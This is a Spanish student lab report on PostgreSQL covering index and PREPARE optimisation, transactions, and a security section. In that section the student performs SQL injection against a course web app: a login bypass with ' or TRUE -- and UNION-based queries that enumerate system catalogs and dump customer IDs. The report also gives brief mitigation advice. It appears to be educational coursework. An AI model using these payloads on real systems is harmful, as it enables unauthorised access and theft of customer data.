Memoria P4
Salvador Martín

Optimización.

A.

-Esta es la consulta creada para este apartado:

```
SELECT COUNT(DISTINCT customerid)
FROM orders
WHERE EXTRACT(YEAR FROM orderdate) = 2015
    AND EXTRACT(MONTH FROM orderdate) = 04
    AND totalamount >= 100
```

-El plan de ejecución nos indica estos accesos a la tabla:

	QUERY PLAN text
1	Aggregate (cost=6686.23..6686.24 rows=1 width=4)
2	-> Seq Scan on orders (cost=0.00..6686.23 rows=2 width=4)
3	Filter: ((totalamount >= '100'::numeric) AND (date_part('year'::text, (orderdate)::timestamp without time zone) = '2015'::double precision) AND (date_part(

-Este es el índice que creamos después de unas cuantas pruebas porque es el que mas bajaba el tiempo de ejecución:

```
CREATE INDEX indice_orders
ON orders(EXTRACT(YEAR FROM orderdate), EXTRACT(MONTH FROM orderdate))
```

-Este es el nuevo plan de ejecución con el índice creado:

	QUERY PLAN text
1	Aggregate (cost=23.80..23.81 rows=1 width=4)
2	-> Bitmap Heap Scan on orders (cost=4.47..23.79 rows=2 width=4)
3	Recheck Cond: ((date_part('year'::text, (orderdate)::timestamp without time zone) = '2015'::double precision) AND (date_part('month'::text, (orderdate)::ti
4	Filter: (totalamount >= '100'::numeric)
5	-> Bitmap Index Scan on indice_orders (cost=0.00..4.47 rows=5 width=0)
6	Index Cond: ((date_part('year'::text, (orderdate)::timestamp without time zone) = '2015'::double precision) AND (date_part('month'::text, (orderdate)

Vemos que accede por los índices de Extract Year y Month.

Si no usábamos los índices con extract y solo se hacia con orderdate no se modificaba el plan de ejecución.

B.

La sentencia prepare es útil cuando una consulta se va a ejecutar muchas veces y la consulta es compleja, ya que solo necesita realizar el análisis compilación y optimización una vez, en caso de que esta parte se muy compleja y ralentice el programa es mas optimo usar prepare.
Mas abajo se ven unas muestras usando prepare y no usándolo.

Usando esta configuración:

Lista de clientes por mes

Mes y año: Abril 2015

Parámetros del listado:

Umbral mínimo:	30
Intervalo:	5
Número máximo de entradas:	10

☐ Usar prepare
☑ Parar si no hay clientes

Enviar

Sin usar el prepare:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
30	2341
35	2269
40	2201
45	2132
50	2065
55	1997
60	1932
65	1871
70	1805
75	1742

Tiempo: 694 ms

Nueva consulta

Usando prepare:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
30	2341
35	2269
40	2201
45	2132
50	2065
55	1997
60	1932
65	1871
70	1805
75	1742

Tiempo: 672 ms

Nueva consulta

Consultas con el índice creado sobre la misma configuración.

Sin prepare:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
30	2341
35	2269
40	2201
45	2132
50	2065
55	1997
60	1932
65	1871
70	1805
75	1742

Tiempo: 37 ms

Nueva consulta

Con prepare:

Lista de clientes por mes

Número de clientes distintos con pedidos por encima del valor indicado en el mes 04/2015.

Mayor que (euros)	Número de clientes
30	2341
35	2269
40	2201
45	2132
50	2065
55	1997
60	1932
65	1871
70	1805
75	1742

Tiempo: 51 ms

Nueva consulta

Vemos que con índices tarda mucho menos ya que son ejecuciones sucesivas lo cual lo hace mucho mas eficiente.
A la hora de compararlo con o sin prepare vemos muy poca diferencia esto se debe a que no es una consulta muy compleja y por tanto no ahorra casi tiempo.

C.
No realizado.

D.
No realizado.

Trnsacciones y Deadlocks

E.

Se han realizado una versión para cada uno de los parámetros que se nos pasa con el 'GET', el código esta en la función de database.py función delCustomer() y se han cambiado los request.form en el routes.py por request.args ya que se tiene que pasar por GET.

En una versión de error con commits intermedios se ve que se produce el borrado del primer begin-commit y al producirse el error solo se quitan los cambios hasta el begin inmediatamente superior.

F.

No realizado.

Seguridad


G.

a) Sabiendo que la el usuario es gatsby podemos poner en la contraseña *' or TRUE –* esto cerrará el campo de contraseña y hará una or con true lo que nos dará siempre verdadero comentando con los dos guiones el final de la consulta y con esto conseguiremos entrar sin la contraseña.

b) Usando *' or TRUE –* en el campo de nombre de usuario hacemos que nos de todos los usuarios y iniciamos sesión con el primero por esta línea de código:

```
res=db_conn.execute(query).first()
```


c) Podemos comprobar los datos que entren desde el formulario antes de meterlos en la consulta sql, asi si intentan meter guiones o comillas simples podremos rechazar ese campo, por otra parte existen herramientas que nos pueden ayudar a detectar fallos de seguridad como OWASP, el cual podríamos utilizar para que nos ayude.



H.
a) Da igual lo compleja que sea una consulta porque la anulas con el and FALSE y solo hace la consulta que tu quieres gracias al unión, solo hay que tener en cuenta que compartas tipos.


b) Viendo la tabla mencionada en el enunciado, pg_class vemos que tiene un campo que nos da el nombre de todas las tablas que tiene no solo las importantes. Por tanto usamos esta consulta.

' and FALSE
UNION SELECT
relname
FROM pg_class—



c) Primero vemos la consulta mas interna la cual la usamos para sacar el oid de las tablas publicas que son las que nos interesas, y solo nos interesan las tuplas con un relminmxid = 1.


```
' and FALSE
UNION SELECT relname
FROM pg_class
WHERE relminmxid=1 and relnamespace=(
        SELECT oid
        FROM pg_namespace
        WHERE nspname='public')--
```



d) La tabla candidata para contener información de los clientes es la tabla customers.


e) En pg_class nos indican para cada tabla su oid entre otras cosas y como ya sabemos el nombre es muy fácil sacar su oid. El casteo lo usamos dado que si no, no son compatibles las dos tablas resultantes.

```
' and FALSE
UNION
 SELECT CAST(oid AS VARCHAR)
FROM pg_class
WHERE relname='customers'--
```



f) Vemos que en pg_attribute están las columnas que tiene cada tabla dado su oid y como después del apartado anterior lo tenemos hacemos esta consulta.

```
' and FALSE
UNION
 SELECT attname
FROM pg_attribute
WHERE attrelid = 17718
AND attstattarget=-1--
```



g) Los clientes están referenciados por customerid dado que es muy probable que esta sea la clave extranjera.

h) Como ya tenemos el nombre de la tabla podemos sacar los datos de esta tabla.

```
' and FALSE
  UNION
  SELECT CAST(customerid AS VARCHAR)
  FROM customers--
```

Ejemplo de SQL injection: Información en la BD

Películas del año:

Mostrar

1. 131
2. 11536
3. 12415
4. 10252
5. 12599
6. 1198
7. 9299
8. 1939
9. 12738
10. 12189
11. 837
12. 12521
13. 5201
14. 157
15. 7010
16. 9312
17. 13342
18. 9565
19. 854
20. 13822
21. 1587
22. 12805
23. 1734
24. 4023
25. 11501
26. 5875
27. 3703
28. 7629
29. 7460
30. 7880
31. 6285
32. 10768
33. 11584
34. 8734
35. 12119

i)
En caso de un combobox restringimos las entradas lo que ayudaría mucho en la solidez de la base de datos para que no puedan acceder a los datos, ya que no se puede hacer sql-injection. En caso de usar un método POST en vez de un GET no solucionaría nada porque se sigue pudiendo acceder a todo.